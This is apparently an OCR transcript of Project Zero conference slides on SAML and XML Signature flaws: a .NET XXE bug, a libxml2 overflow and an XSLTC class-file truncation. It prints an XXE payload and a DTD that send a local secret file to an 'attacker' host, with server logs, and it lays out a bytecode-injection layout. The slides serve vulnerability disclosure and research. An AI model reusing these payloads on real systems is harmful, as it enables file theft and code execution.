Hacking the Cloud With SAML

Felix Wilhelm, Google Project Zero

Hexacon 2022


About Me

- Security Researcher at Google Project Zero
- Previously: Product Security for Google Cloud, security researcher at ERNW
- Main focus: Virtualization and Cloud Security
- Author of *weggli*


This talk

- SAML as a large and very interesting attack surface in Cloud environments.
- Especially when targeting multi-tenant SaaS applications
- Not a talk about authentication bypasses (e.g signature wrapping)
- We are looking for implementation flaws that lead to OS-level access


SAML - Security Assertion Markup Language




SAML - Security Assertion Markup Language




SAML - Security Assertion Markup Language




SAML - Security Assertion Markup Language




SAML - Security Assertion Markup Language



SAML in the Enterprise



SAML in the Cloud



SAML Response

```xml
<samlp:Response xmlns:samlp="urn:oasis:names:tc:SAML:2.0:protocol"
xmlns="urn:oasis:names:tc:SAML:2.0:assertion" ID="foobar"
Version="2.0" IssueInstant="2022-10-11T23:54:48Z" Destination="http://sp.example.com/saml/acs">
  <Issuer>http://idp.example.com/SSO</Issuer>
  <samlp:Status><samlp:StatusCode Value="urn:oasis:names:tc:SAML:2.0:status:Success"/></samlp:Status>
  <Assertion xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xs="http://www.w3.org/2001/XMLSchema"  ID="barfoo"  Version="2.0" IssueInstant="2022-10-11T23:54:48Z">
    <Issuer>http://idp.example.com/metadata.php</Issuer>
    <Subject>  ...</Subject>
    <Conditions NotBefore="2022-10-11T23:54:48Z" NotOnOrAfter="2022-11-11T23:54:48Z">
      <AudienceRestriction><Audience>http://sp.example.com/saml/metadata</Audience></AudienceRestriction>
    </Conditions>
    <AttributeStatement> <Attribute Name="mail" NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:basic">
        <AttributeValue xsi:type="xs:string">user@example.com</AttributeValue></Attribute>
    </AttributeStatement>
  </Assertion>
</samlp:Response>
```

SAML ❤️ XML Signatures

- Most SAML flows use the browser to forward requests/responses between IdP and SP ⇒ Messages need to be integrity protected
- SAML uses XML Signatures (XMLDsig) for this.
  - Requests are (optionally) signed by a SP private key
  - Responses are (partially) signed by an IdP private key
- XML Signature verification is part of the **unauthenticated attack surface** of both the SP and the *IdP**

** Several popular IdP's don't actually verify request signatures.*

XML Signatures (XMLDsig)

```
<Response>
 <Signature>
   <SignedInfo>...</SignedInfo>
   <SignatureValue>...</SignatureValue>
   <KeyInfo>...</KeyInfo>
</Signature>
<Response
```

- Good example for a security standard invented in the early 2000’s
- High complexity, large attack surface, configurable
- Very error-prone

KeyInfo + Signature Value

```
<Response>
 <Signature>
   <SignedInfo>...</SignedInfo>
   <SignatureValue>...</SignatureValue>
   <KeyInfo>...</KeyInfo>
</Signature>
<Response
```

- **KeyInfo** - Specifies the signer key
  - Can be a raw key, X509 certificate, a simple identifier or a reference to the location of one of these.
  - SP needs to verify that this is an IdP key they trust.
- **SignatureValue -** Signature of the canonicalized SignedInfo element

SignedInfo

```
<SignedInfo>
   <CanonicalizationMethod Algorithm="..."/>
   <SignatureMethod Algorithm="..." />
   <Reference URI="#signed-data">
     ..
   </Reference>
</SignedInfo>
```

- The only directly signed element.
- Describes the Canonicalization and Signature algorithm used to calculate SignatureValue from the last slide
- Indirectly protects data via References

References

```
<Reference URI="#id">
  <Transforms>
    <Transform Algorithm="..."/>
    <Transform Algorithm="...”/>
  </Transforms>
  <DigestMethod Algorithm="...#sha1"/>
  <DigestValue>...</DigestValue>
</Reference>
```

- Identify referenced data via URI
  - Ideally this is the SAML response or assertion
- Pipe the data through a series of Transforms
  - Canonicalization
  - Remove enveloped Signature
  - Base64
  - **XPath Filtering**
  - **XSLT**
- Calculate the digest and compare it with DigestValue

XMLDsig Transforms as attack surface

- Two independent steps: Signature validation and Reference validation
  - A.1) Is SignedInfo correctly signed.
    - A.2) by a trusted key?
  - B) Is the referenced data valid?
- In theory, order is irrelevant.
- In practice has a large impact on the attack surface
  - (B) -> (A.1) -> (A.2) or (A.1) -> (B) -> (A.2) allows an unauthenticated attacker to specify their own transforms.
- Multi-tenant SP's can always be attacked with a malicious IdP
- SP -> IDP attacks are possible as well (if the IdP validates signatures)

.NET CVE-2022-34716: External Entity Injection during XML signature verification

```
//src/libraries/System.Security.Cryptography.Xml/src/System/Security/Cryptography/Xml/Utils.cs

XmlReaderSettings settings = new XmlReaderSettings();
settings.XmlResolver = xmlResolver;
settings.DtdProcessing = DtdProcessing.Parse;
[..]
XmlReader reader = XmlReader.Create(stringReader, settings, baseUri);
doc.Load(reader);
```

- Output of each Transform needs to get reparsed.
- Internally used XML reader config enables processing of DTDs and entity expansion.
- External entities are resolved by a misnamed *XmlSecureResolver*
- **Full exfiltration of local files / internal URLs is possible**

.NET CVE-2022-34716: External Entity Injection during XML signature verification

```
<Response>PCFET0NUWVBFIGZvbyBbPCFFTlRJVFkgJSB4eGUgU1lTVEVNCiJodHRwOi8vbG9jYWxob3N0OjgyMzQvdGVzdC5kdGQiPiAleHhlO10+Cg==
    <Signature xmlns="http://www.w3.org/2000/09/xmldsig#">
        <SignedInfo>
            <CanonicalizationMethod Algorithm="http://www.w3.org/TR/2001/REC-xml-c14n-20010315" />
            <SignatureMethod Algorithm="http://www.w3.org/2001/04/xmldsig-more#rsa-sha256" />
            <Reference URI="">
                <Transforms>
                    <Transform Algorithm="http://www.w3.org/2000/09/xmldsig#enveloped-signature" />
                    <Transform Algorithm="http://www.w3.org/2000/09/xmldsig#base64" />
                    <Transform Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#" />
                </Transforms>
                <DigestMethod Algorithm="http://www.w3.org/2001/04/xmlenc#sha256" />
                <DigestValue>....</DigestValue>
            </Reference>
        </SignedInfo>
        <SignatureValue>....<SignatureValue>
        <KeyInfo>....</KeyInfo>
    </Signature>
</Response>
```

.NET CVE-2022-34716: External Entity Injection during XML signature verification

```
<!DOCTYPE foo [<!ENTITY % xxe SYSTEM
"http://attacker:8234/test.dtd">
%xxe;]>
```


```
√ http % cat test.dtd
<!ENTITY % file SYSTEM "file:///tmp/secret">
<!ENTITY % eval "<!ENTITY &#x25; exfiltrate SYSTEM
'http://attacker:8234/test?x=%file;'>">
%eval;
%exfiltrate;
√ http % cat /tmp/secret
{
 key: "my-secret-api-key"
}
√ http % python3 -mhttp.server 8234
Serving HTTP on :: port 8234 (http://[::]:8234/) ...
::ffff:127.0.0.1 - - [10/Jun/2022 09:03:02] "GET
/test.dtd HTTP/1.1" 200 -
::ffff:127.0.0.1 - - [10/Jun/2022 09:03:02] code 404,
message File not found
::ffff:127.0.0.1 - - [10/Jun/2022 09:03:02] "GET
/test?x=%7B%0A%20key:%20%22my-secret-api-
key%22%0A%7D HTTP/1.1" 404 -
```

XSLT

```
<Transform
Algorithm="http://www.w3.org/TR/1999/REC-xslt-19991116">
 <xsl:stylesheet
xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
  version="1.0">
 <xsl:output encoding="UTF-8" indent="no" method="xml" />
 <xsl:template match="/input">
   <output>
     <xsl:for-each select="data">
       <data>
        <xsl:value-of select="substring(.,1,1)" />
       </data>
     </xsl:for-each>
   </output>
 </xsl:template>
 </xsl:stylesheet>
</Transform>
```

- Extensible Stylesheet Language Transformations
- XML-based programming language for transforming documents
- Example script on the left turns **<input><data>abc</data><data>def</data></input>** into **<output><data>a</data><data>d</data></output>**
- Not something you want to have as part of your pre-auth attack surface.

XML Security Library (xmlsec)



- Popular C implementation of the xmldsig standard.
- Relies on libxml2 / libxslt to implement transforms
- Large and memory-unsafe attack surface
- Allows remote triggering of quite obscure bugs

libxml2 CVE-2022-29824: heap-buffer-overflow in xmlBufAdd

```
int xmlBufAdd(xmlBufPtr buf,
const xmlChar *str, int len) {
    unsigned int needSize;

    needSize = buf->use + len + 2;
    if (needSize > buf->size){
        if (!xmlBufResize(buf, needSize)){
            xmlBufMemoryError(..);
            return XML_ERR_NO_MEMORY;
        }
    }

memmove(&buf->content[buf->use], str,
len*sizeof(xmlChar));
}
```

- Standard integer overflow when operating on buffers close to 2^32 bytes.
- Would normally require very large XML input to trigger
- Easy trigger via XSLT an dynamic string generation

CVE-2022-34169: Integer Truncation in XSLTC

- XSLTC - The XSLT compiler. Originally part of the Apache Xalan project.
- A forked version is part of OpenJDK and it’s the default runtime for XSLT in all major Java versions.
- **JIT compiler from XSLT to JVM Bytecode**
- Reachable via XMLDsig in the default configuration until JDK 17.

The Bug

```
ClassFile {
    u4              magic;
    u2              minor_version;
    u2              major_version;
    u2              constant_pool_count;
    cp_info         cp[constant_pool_count-1];
    [..]
}
```

```
public void dump(final DataOutputStream file ) throws
IOException {

file.writeShort(constant_pool.length);
for (int i = 1; i < constant_pool.length; i++) {
     if (constant_pool[i] != null) {
          constant_pool[i].dump(file);
     }
   }
}
```

- All constants in a JVM class get stored in a per-class table called the constant pool.
- During compilation, XSLTC adds every new constant such as strings, integers or floats to the constant pool.
- Problem: JVM class file format only supports 2^16-1 constants in a single class. But XSLTC does not enforce this limit.

⇒ Large pool size will get truncated when the class file is serialized

Constant Pool Overflow

```
// https://docs.oracle.com/javase/specs/jvms/se18/html/jvms-4.html
ClassFile {
    u4             magic;
    u2             minor_version;
    u2             major_version;
    u2             constant_pool_count;
    cp_info        constant_pool[constant_pool_count-1];
    u2             access_flags;
    u2             this_class;
    u2             super_class;
    u2             interfaces_count;
    u2             interfaces[interfaces_count];
    u2             fields_count;
    field_info     fields[fields_count];
    u2             methods_count;
    method_info    methods[methods_count];
    u2             attributes_count;
    attribute_info attributes[attributes_count];
}
```

- Parts of the attacker-controlled constant pool will now be interpreted as the class fields following the constant pool
- Goal is to create a valid JVM class file with arbitrary bytecode under our control

Constant Pool Entries

```
CONSTANT_Integer_info {
    u1 tag;
    u4 bytes;
}

CONSTANT_Double_info {
    u1 tag;
    u4 high_bytes;
    u4 low_bytes;
}

CONSTANT_Utf8_info {
    u1 tag;
    u2 length;
    u1 bytes[length];
}


CONSTANT_String_info {
    u1 tag;
    u2 string_index;
}
```

- Single byte tag followed by variable sized object
- JVM uses more than 12 constant types, but we can not generate all of them.
- Strings, whose payload is stored in Utf8_info are mostly useless.
- Doubles as core corruption primitive
  - **`0x06 tag byte`**
  - `0xYY 0xYY 0xYY 0xYY 0xYY 0xYY 0xYY 0xYY controlled content`

Fixing the Class Header

```
// https://docs.oracle.com/javase/specs/jvms/se18/html/jvms-4.html
ClassFile {
    u4             magic;
    u2             minor_version;
    u2             major_version;
    u2             constant_pool_count;
    cp_info        constant_pool[constant_pool_count-1];
    u2             access_flags;
    u2             this_class;
    u2             super_class;
    u2             interfaces_count;
    u2             interfaces[interfaces_count];
    u2             fields_count;
    field_info     fields[fields_count];
    u2             methods_count;
    method_info    methods[methods_count];
    u2             attributes_count;
    attribute_info attributes[attributes_count];
}
```

Fixing the Class Header

```
u2          constant_pool_count
[... constant pool .. ]
u2          access_flags;
u2          this_class;
u2          super_class;
u2          interfaces_count;
u2          interfaces[interfaces_count];
u2          fields_count;
field_info  fields[fields_count];
u2          methods_count;
```

Fixing the Class Header

```
u2           constant_pool_count == 0x703
[... constant pool .. ]
u2           access_flags;
u2           this_class;
u2           super_class;
u2           interfaces_count;
u2           interfaces[interfaces_count];
u2           fields_count;
field_info   fields[fields_count];
u2           methods_count;
```

(The lines `u2 interfaces[interfaces_count];` and `field_info fields[fields_count];` are struck through.)

CONST_STRING			CONST_DOUBLE							
0x08	0x07	0x02	0x06	0xXX	0xXX	0x00	0x00	0x00	0x00	0xZZ	0xZZ

access_flags this_class super_class ints_count fields_count methods_count

Defining Methods

```
ClassFile {
    [...]
    u2              methods_count;
    method_info     methods[methods_count];
    [...]
}

method_info {
    u2              access_flags;
    u2              name_index;
    u2              descriptor_index;
    u2              attributes_count;
    attribute_info
attributes[attributes_count];
}

attribute_info {
    u2 attribute_name_index;
    u4 attribute_length;
    u1
```

```
Code_attribute {
    u2 attribute_name_index;
    u4 attribute_length;
    u2 max_stack;
    u2 max_locals;
    u4 code_length;
    u1 code[code_length];
    u2 exception_table_length;
    {   u2 start_pc;
        u2 end_pc;
        u2 handler_pc;
        u2 catch_type;
    } exception_table[exception_table_length];
    u2 attributes_count;
    attribute_info
attributes[attributes_count];
}
```

Bytecode

CONST_DOUBLE:	0x06	0x01	0xXX	0xXX	0xYY	0xYY	0x00	0x01	0xZZ
CONST_DOUBLE:	0x06	0x00	0x00	0x00	0x05	0x00	0x00	0x00	0x00
CONST_DOUBLE:	0x06	0x00	0x01	0xCC	0xCC	0xDD	0xDD	0x00	0x03
CONST_DOUBLE:	0x06	0x00	0x00	0x00	0x00	0x04	0x00	0x00	0x00
CONST_DOUBLE:	0x06	0xCC	0xDD	0xZZ	0xZZ	0xZZ	0xZZ	0xAA	0xAA
CONST_DOUBLE:	0x06	0xAA	0xAA	0xAA	0xAA	0xAA	0xAA	0xAA	0xAA
CONST_DOUBLE:	0x06	0xAA	0xAA	0xAA	0xAA	0xAA	0xAA	0xAA	0xAA
